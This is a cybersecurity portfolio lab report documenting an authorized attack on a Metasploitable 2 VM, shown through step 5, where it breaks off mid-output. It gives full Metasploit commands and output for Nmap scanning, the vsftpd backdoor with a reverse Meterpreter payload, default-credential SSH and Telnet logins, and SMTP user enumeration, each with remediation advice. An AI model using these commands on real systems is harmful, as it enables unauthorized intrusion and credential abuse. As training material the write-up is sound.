Metasploitable 2 Security Assessment Lab

Prepared for: Cybersecurity Portfolio

Environment: Isolated /Authorized Virtual lab (Kali Linux-Metasploitable 2)

Tooling: NMAP, Metasploitable Framework, Searchsploit,Netcat

Assessment Overview

Step	Port	Service	Technique	Result/Privilege
1	-	Recon	Nmap scan	Service enumeration
2	21	FTP	Backdoor exploit	root
3	22	SSH	Weak credentials	msfadmin
4	23	Telnet	Weak credentials	msfadmin
5	25	SMTP	User enumeration	Recon only
6	80	HTTP	PHP-CGI RCE	www-data
7	139/445	SMB/Samba	Config flaw RCE	root
8	512/513	Rlogin	Trust bypass	root
9	1099	Java-RMI	Insecure default RCE	root
10	1524	Bindshell	Pre-existing backdoor	root
11	3306	MySQL	Weak/blank credentials	root (service-level)
12	5432	PostgreSQL	Malicious extension load	postgres
13	5900	VNC	Weak credentials	GUI access
14	6667	IRC	Version-matched; exploit inconclusive	N/A
15	8180	Tomcat	Default admin credentials	tomcat55

Lab Environment

Attacking machine – Kali Linux

Target machine – Metasploitable 2

Tool – Metasploitable Framework

Assessment scope – isolated authorized virtual lab

Summary of Findings

Vulnerability Class	**Affected Services**	**Count**
Deliberate/malicious backdoors	vsftpd (21), Bindshell (1524)	2
Weak/default credentials	SSH (22), Telnet (23), VNC (5900), MySQL (3306), Tomcat Manager (8180)	5
Software vulnerabilities (code execution)	HTTP/PHP-CGI (80), Java-RMI (1099), PostgreSQL (5432)	3
Configuration/logic flaws	Samba (139/445)	1
Protocol/design weaknesses	Rlogin (512/513)	1
Information disclosure	SMTP (25)	1
Version-matched, exploitation inconclusive	IRC/UnrealIRCd (6667)	1

STEP 1: FTP Service Identification

Objective

To identify network services running on the Metasploitable 2 virtual machine and investigate the FTP service associated with TCP port 21


Procedure

1. Started Kali Linux and the Metasploitable 2 virtual machine
2. Identified the IP address associated with the lab network
3. Used Nmap service and version detection to scan the authorized target
4. Recorded the open ports, detected services and reported software versions

Command Executed

Nmap -sV 192.168.78.93

Evidence



Findings

The Nmap service and version detection successfully identified the Metasploitable 2 host at 192.168.93.200 as active. Multiple open TCP ports were identified, exposing services including FTP, SSH, Telnet, SMTP, HTTP, SMB, MySQL, PostgreSQL, VNC and Apache Tomcat.

The scan reported older software versions, including vsftpd 2.3.4, OpenSSH 4.7p1, and Apache HTTP Server 2.2.8. These versions require further investigations to determine whether relevant security vulnerabilities affect the services running on the target.

The presence of multiple network service indicates a potentially large attack surface. However, the Nmap results alone do not establish that every detected service is vulnerable.

Security Analysis

The results demonstrate that the target exposes several network services. Each service increases the system's potential attack surface and should be assessed to determine whether it is necessary, properly configured and adequately protected.

Remediation

Based on the initial reconnaissance result, the following security measures are recommended:

1. Update software- replace outdated and unsupported service software with supported versions that receive security updates.
2. Restrict network access- configure firewall rules to permit connections only from authorized systems and networks
3. Secure remote access- disable telnet where it is unnecessary and use securely configured SSH instead
4. Protect file transfers- review the FTP configuration and consider SFTP or another secure file transfer solution where appropriate.
5. Protect database services- disable unnecessary services and close unused ports to reduce the system's attack surface.
6. Review exposed services- disable unnecessary services and close unused ports to reduce the system's attack surface.
7. Monitor and reassess- review service logs, investigate confirmed vulnerabilities apply appropriate fixes, and repeat the scan to verify improvements.

These recommendations should be applied to production systems where relevant. Metasploitable 2 Is an intentionally vulnerable training machine so changes to the lab should be made according to the learning objectives.

Conclusion

The exercise demonstrated how Nmap can discover open ports and identify network services. The findings will guide subsequent investigations of selected services in the isolated lab environment.

STEP 2: FTP Service Exploitation (vsftpd 2.3.4 Backdoor)

Objective

To confirm whether the vsftpd 2.3,4 service identified in Step 1 is affected by a known backdoor vulnerability and to demonstrate real world impact through controlled exploitation in the isolated lab


Procedure

1. Opened Metasploit (msfconsole) and searched for the identified service version
2. Selected the matching module for the vsftpd backdoor
3. Reviewed required options and the set the target (RHOST)
4. Metasploit auto-selected a reverse TCP Metaerpreter payload requiring a listener address, so LHOST (the Kali attacking machine's IP) was also set
5. Executed the exploit


Commands Used

search vsftpd 2.3.4
use exploit/unix/ftp/vsftpd_234_backdoor
set rhost 192.168.93.78
set lhost 192.168.93.54
run

Evidence







Findings

The exploit successfully triggered the vsftpd backdoor and opened a Meterpreter session on the target with elevated (root) privileges confirming the service is vulnerable. This is a long-publicized backdoor deliberately planted in a compromised vsftpd source distribution making exploitation trivial once the version is identified.

Security Analysis

The finding demonstrates the real-world consequences of running outdated, unpatched software a single misconfigured service gave full remote root access to the target with no authentication required. It reinforces the importance of version tracking and timely patching in production environments.

Remediation

- Disable anonymous FTP access
- Replace vsftpd with a current, supported version
- Enforce strong authentication for file transfer service
- Restrict FTP access to specific authorized IP addresses
- Monitor FTP logs for anomalous connection attempts

STEP 3: SSH Weak Credential Exploitation (Port 22)

Objective

To test whether the SSH service identified in Step 1 is secured with stong authentication or whether it accepts default credentials


Procedure


1. Searched for relevant modules (search auxiliary ssh login)
2. Selected the login scanner (auxiliary/scanner/ssh/ssh_login)
3. Set the target and configured the module to stop after a successful login
4. Created a credentials wordlist containing a known default pair (msfadmin:msfadmin) and pointed the module at it
5. Executed the module and interacted with the resulting session
6. Confirmed access level with whoami, id and uname -a


Command used

search auxiliary ssh login
use auxiliary/scanner/ssh/ssh_login
set rhosts 192.168.93.78
set STOP_ON_SUCCESS true
set USERPASS_FILE /home/kali/Documents/userpass.txt
run
sessions -i <id>
whoami / id / uname -a

Evidence


meterpreter > search auxiliary ssh login
[-] You must specify a valid file glob to search for, e.g. >search -f *.doc
meterpreter >
Background session 1? [y/N]
[*] Backgrounding foreground process in the shell session
y
[-] Unknown command: y. Run the help command for more details.
meterpreter >
Background session 1? [y/N]
[*] Backgrounding foreground process in the shell session
[*] 192.168.93.78 - Meterpreter session 1 closed. Reason: Died
search auxiliary ssh login
[-] You must specify a valid file glob to search for, e.g. >search -f *.doc
msf exploit(unix/ftp/vsftpd_234_backdoor) >


File Machine View Input Devices Help
kali@kali: ~
Session Actions Edit View Help
ANONYMOUS_LOGIN false yes Attempt to login with a blank username
BLANK_PASSWORDS false no Try blank passwords for all users
BRUTEFORCE_SPEED 5 yes How fast to bruteforce, from 0 to 5
CreateSession true no Create a new session for every successf
DB_ALL_CREDS false no Try each user/password couple stored in
DB_ALL_PASS false no Add all passwords in the current databa
DB_ALL_USERS false no Add all users in the current database t
DB_SKIP_EXISTING none no Skip existing credentials stored in the
d: none, user, user&realm)
KEY_PASS no Passphrase for SSH private key(s)
KEY_PATH no Filename or directory of cleartext priva
ing with a dot, or ending in ".pub" wil
ivate keys will be ignored.
PASSWORD no A specific password to authenticate wit
PASS_FILE no File containing passwords, one per line
PRIVATE_KEY no The string value of the private key tha
using MSFConsole, this value should be
ATH. OpenSSH, RSA, DSA, and ECDSA priva
RHOSTS yes The target host(s), see https://docs.me
tasploit/basics/using-metasploit.html
RPORT 22 yes The target port
STOP_ON_SUCCESS false yes Stop guessing when a credential works f
THREADS 1 yes The number of concurrent threads (max o
USERNAME no A specific username to authenticate as
USERPASS_FILE no File containing users and passwords sep
per line
USER_AS_PASS false no Try the username as the password for al
USER_FILE no File containing usernames, one per line
VERBOSE false yes Whether to print output for all attempt
iew the full module info with the info, or info -d command.
sf auxiliary(scanner/ssh/ssh_login) > set rhosts 192.168.93.78
hosts => 192.168.93.78
sf auxiliary(scanner/ssh/ssh_login) > set STOP_ON_SUCCESS TRUE
TOP_ON_SUCCESS => true
sf auxiliary(scanner/ssh/ssh_login) > set USERPASS_FILE /home/kali/Documents/userpass.txt
SERPASS_FILE => /home/kali/Documents/userpass.txt
sf auxiliary(scanner/ssh/ssh_login) > run
*] 192.168.93.78:22 - Starting bruteforce
*] 192.168.93.78:22 SSH - Testing User/Pass combinations
+] 192.168.93.78:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(m
lout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadm
),1000(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC
*] SSH session 2 opened (192.168.93.229:34857 → 192.168.93.78:22) at 2026-10-14 06:40
*] Scanned 1 of 1 hosts (100% complete)
*] Auxiliary module execution completed
sf auxiliary(scanner/ssh/ssh_login) >



Findings

The scanner confirmed valid SSH access using the default credentials pair msfadmin:msfadmin, authenticating as the msfadmin user. This is a lower-privilege compared to the root access obtained in Step 2, demonstrating that different services on the same host can expose different levels of risk

Security Analysis

Unlike step 2 this is not a software vulnerability – the SSH service itself is correctly implemented and requires valid authentication. The weakness here is credential management a widely known default password remained in use. Weak credentials are among the most common initial access vectors in real- world breaches, since no exploit code is needed just a predictable password list.

Remediation

- Enforce strong, unique passwords for all accounts
- Disable default accounts immediately after deployment
- Implement account lockout policies after repeated failed login attempts
- Consider key-based SSH authentication instead of passwords
- Regularly audit accounts for weak credentials

STEP 4: Telnet Weak Credentials Exploitation (Port 23)

Objective

To test whether Telnet service identified in Step 1 accepts weak credentials and to access the additional risks posed by Telnet's lack of encryption

Procedure

1. Searched for relevant modules
2. Selected the login scanner
3. Set the target and configured the module to stop after successful login
4. Reused the existing credentials file from step 3
5. Executed the module and interacted with the resulting session
6. Confirmed access level with whoami, id and uname -a

Commands used

search auxiliary telnet
use auxiliary/scanner/telnet/telnet_login
set rhosts 192.168.93.78
set STOP_ON_SUCCESS true
set USERPASS_FILE /home/kali/Documents/userpass.txt
run
sessions -i 5
whoami / id / uname -a

Evidence

```
msf auxiliary(scanner/ssh/ssh_login) > search auxiliary telnet

Matching Modules
================

   #   Name                                                     Disclosure Date  Rank    Check  Description
   -   ----                                                     ---------------  ----    -----  -----------
   0   auxiliary/server/capture/telnet                          .                normal  No     Authentication Capture: Telnet
   1   auxiliary/scanner/telnet/brocade_enable_login            .                normal  No     Brocade Enable Login Check Scanner
   2   auxiliary/dos/cisco/ios_telnet_rocem                     2017-03-17       normal  No     Cisco IOS Telnet Denial of Service
   3   auxiliary/admin/http/dlink_dir_300_600_exec_noauth       2013-02-04       normal  No     D-Link DIR-600 / DIR-300 Unauthenticated Remote Command Execution
   4   auxiliary/scanner/ssh/juniper_backdoor                   2015-12-20       normal  No     Juniper SSH Backdoor Scanner
   5   auxiliary/scanner/telnet/lantronix_telnet_password       .                normal  No     Lantronix Telnet Password Recovery
   6   auxiliary/scanner/telnet/lantronix_telnet_version        .                normal  No     Lantronix Telnet Service Banner Detection
   7   auxiliary/dos/windows/ftp/iis75_ftpd_iac_bof             2010-12-21       normal  No     Microsoft IIS FTP Server Encoded Response Overflow Trigger
   8   auxiliary/admin/http/netgear_pnpx_getsharefolderlist_auth_bypass  2021-09-06  normal  Yes    Netgear PNPX_GetShareFolderList Authentication Bypass
   9   auxiliary/admin/http/netgear_r6700_pass_reset            2020-06-15       normal  Yes    Netgear R6700v3 Unauthenticated LAN Admin Password Reset
   10  auxiliary/admin/http/netgear_r7000_backup_cgi_heap_overflow_rce  2021-04-21  normal  Yes    Netgear R7000 backup.cgi Heap Overflow RCE
   11  auxiliary/scanner/telnet/telnet_ruggedcom                .                normal  No     RuggedCom Telnet Password Generator
   12  auxiliary/scanner/telnet/satel_cmd_exec                  2017-04-07       normal  No     Satel Iberia SenNet Data Logger and Electricity Meters Command Injection Vulnerability
   13  auxiliary/scanner/telnet/telnet_login                    .                normal  No     Telnet Login Check Scanner
   14  auxiliary/scanner/telnet/telnet_version                  .                normal  No     Telnet Service Banner Detection
   15  auxiliary/scanner/telnet/telnet_encrypt_overflow         .                normal  No     Telnet Service Encryption Key ID Overflow Detection


Interact with a module by name or index. For example info 15, use 15 or use auxiliary/scanner/telnet/telnet_encrypt_overflow
```

```
msf auxiliary(scanner/ssh/ssh_login) > use auxiliary/scanner/telnet/telnet_login
msf auxiliary(scanner/telnet/telnet_login) > set rhosts 192.168.93.78
rhosts => 192.168.93.78
msf auxiliary(scanner/telnet/telnet_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf auxiliary(scanner/telnet/telnet_login) > set USERPASS_FILE /home/kali/Documents/userpass.txt
USERPASS_FILE => /home/kali/Documents/userpass.txt
msf auxiliary(scanner/telnet/telnet_login) > run
[!] 192.168.93.78:23      - No active DB -- Credential data will not be saved!
[+] 192.168.93.78:23      - 192.168.93.78:23 - Login Successful: msfadmin:msfadmin
[*] 192.168.93.78:23      - Attempting to start session 192.168.93.78:23 with msfadmin:msfadmin
[*] Command shell session 5 opened (192.168.93.54:41869 → 192.168.93.78:23) at 2026-10-14 08:28:43 -0400
[*] 192.168.93.78:23      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/telnet/telnet_login) > Interrupt: use the 'exit' command to quit
msf auxiliary(scanner/telnet/telnet_login) > session -i 5
[-] Unknown command: session. Did you mean sessions? Run the help command for more details.
msf auxiliary(scanner/telnet/telnet_login) > sessions -i 5
[*] Starting interaction with 5 ...


msfadmin@metasploitable:~$ whoami
whoami
msfadmin
msfadmin@metasploitable:~$ id
id
uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46
(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin)
msfadmin@metasploitable:~$ uname -a
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

Findings

The scanner confirmed valid Telnet access using the same default credential pair identified in the SSH test authenticating as the msfadmin user and opening a command shell session

Security Analysis

This finding compounds the risk identified in Step 3 not only does the target reuse weak, default credentials across multiple services, but Telnet transmits all data including login credentials in plaintext with no encryption whatsoever. Even a strong password would be exposed to anyone capturing network traffic. This makes Telnet fundamentally less secure than SSH regardless of credential strength and its continued presence on the network representsan unnecessary and avoidable risk.

Remediation

- Disable telnet entirely where not strictly required
- Replace Telnet with SSH for all remote administration
- Enforce strong,unique credentials across all services
- Apply the same credential policy consistently across the host to prevent reuse of weak passwords between services
- Monitor network traffic for plaintext protocol usage

STEP 5: SMTP User Enumeration (Port 25)

Objective

To determine whether the SMTP service identified in Step 1 discloses valid system usernames, which could be leveraged to build targeted credential lists for further attacks

Procedure

1. Search for relevant modules
2. Selected the enumeration module
3. Set the target and executed the module
4. Manually verified a result using netcat and the SMTP VRFY command

Commands used

search smtp
use auxiliary/scanner/smtp/smtp_enum
set rhosts 192.168.93.78
run
nc 192.168.93.78 25
VRFY mysql

Evidence

```
msf auxiliary(scanner/telnet/telnet_login) > search smtp

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  De
scription
   -   ----                                                  ---------------  ----       -----  --
---------
   0   exploit/linux/smtp/apache_james_exec                  2015-10-01       normal     Yes    Ap
ache James Server 2.3.2 Insecure User Creation Arbitrary File Write
   1     \_ target: Bash Completion                          .                .          .      .
   2     \_ target: Cron                                     .                .          .      .
   3   auxiliary/server/capture/smtp                         .                normal     No     Au
thentication Capture: SMTP
   4   auxiliary/scanner/http/gavazzi_em_login_loot          .                normal     No     Ca
rlo Gavazzi Energy Meters - Login Brute Force, Extract Info and Dump Plant Database
   5   exploit/unix/smtp/clamav_milter_blackhole             2007-08-24       excellent  No     Cl
amAV Milter Blackhole-Mode Remote Code Execution
   6   exploit/windows/browser/communicrypt_mail_activex     2010-05-19       great      No     Co
mmuniCrypt Mail 1.16 SMTP ActiveX Stack Buffer Overflow
   7   exploit/linux/smtp/exim_gethostbyname_bof             2015-01-27       great      Yes    Ex
im GHOST (glibc gethostbyname) Buffer Overflow
   8   exploit/linux/smtp/exim4_dovecot_exec                 2013-05-03       excellent  No     Ex
im and Dovecot Insecure Configuration Command Injection
   9   exploit/unix/smtp/exim4_string_format                 2010-12-07       excellent  No     Ex
im4 string_format Function Heap Buffer Overflow
   10  auxiliary/client/smtp/emailer                         .                normal     No     Ge
neric Emailer (SMTP)
   11  exploit/linux/smtp/haraka                             2017-01-26       excellent  Yes    Ha
raka SMTP Command Injection
   12    \_ target: linux x64                                .                .          .      .
   13    \_ target: linux x86                                .                .          .      .
   14  exploit/windows/http/mdaemon_worldclient_form2raw     2003-12-29       great      Yes    MD
aemon WorldClient form2raw.cgi Stack Buffer Overflow
   15    \_ target: Universal MDaemon.exe                    .                .          .      .
   16    \_ target: Debugging test                           .                .          .      .
   17  exploit/windows/smtp/ms03_046_exchange2000_xexch50    2003-10-15       good       Yes    MS
03-046 Exchange 2000 XEXCH50 Heap Overflow
   18  exploit/windows/ssl/ms04_011_pct                      2004-04-13       average    No     MS
04-011 Microsoft Private Communications Transport Overflow
   19    \_ target: Windows 2000 SP4                         .                .          .      .
   20    \_ target: Windows 2000 SP3                         .                .          .      .
   21    \_ target: Windows 2000 SP2                         .                .          .      .
   22    \_ target: Windows 2000 SP1                         .                .          .      .
   23    \_ target: Windows 2000 SP0                         .                .          .      .
```

```
kali-linux-2026.1-virtualbox-amd64 [Running] - Oracle VirtualBox
File  Machine  View  Input  Devices  Help
1  2  3  4
kali@kali: ~
Session  Actions  Edit  View  Help
   73    \_ target: Windows 2000 SP0 English                 .                .          .      .
   74    \_ target: Windows 2000 SP1 English                 .                .          .      .
   75    \_ target: Windows 2000 SP2 English                 .                .          .      .
   76    \_ target: Windows 2000 SP3 English                 .                .          .      .
   77    \_ target: Windows 2000 SP4 English                 .                .          .      .
   78    \_ target: Windows XP SP0-SP1 English               .                .          .      .
   79    \_ target: Windows XP SP2 English                   .                .          .      .
   80    \_ target: Windows 2003 SP0 English                 .                .          .      .
   81    \_ target: Windows 2003 SP1 English                 .                .          .      .
   82  auxiliary/gather/owncloud_phpinfo_reader              2023-11-21       normal     No     ow
nCloud Phpinfo Reader


Interact with a module by name or index. For example info 82, use 82 or use auxiliary/gather/owncloud_phpinfo_reade
r

msf auxiliary(scanner/telnet/telnet_login) > use auxiliary/scanner/smtp/smtp_enum
msf auxiliary(scanner/smtp/smtp_enum) > show options

Module options (auxiliary/scanner/smtp/smtp_enum):

   Name       Current Setting                Required  Description
   ----       ---------------                --------  -----------
   RHOSTS                                    yes       The target host(s), see https://docs.metasploit.com/docs
                                                       /using-metasploit/basics/using-metasploit.html
   RPORT      25                             yes       The target port (TCP)
   THREADS    1                              yes       The number of concurrent threads (max one per host)
   UNIXONLY   true                           yes       Skip Microsoft bannered servers when testing unix users
   USER_FILE  /usr/share/metasploit-framework  yes       The file that contains a list of probable users accounts
              /data/wordlists/unix_users.txt             .


View the full module info with the info, or info -d command.

msf auxiliary(scanner/smtp/smtp_enum) > set rhosts 192.168.93.78
rhosts => 192.168.93.78
msf auxiliary(scanner/smtp/smtp_enum) > run
[*] 192.168.93.78:25      - 192.168.93.78:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
nc 192.168.9[+] 192.168.93.78:25      - 192.168.93.78:25 Users found: , backup, bin, daemon, distccd, ftp, games, g
nats, irc, libuuid, list, lp, mail, man, mysql, news, nobody, postfix, postgres, postmaster, proxy, service, sshd,
sync, sys, syslog, user, uucp, www-data
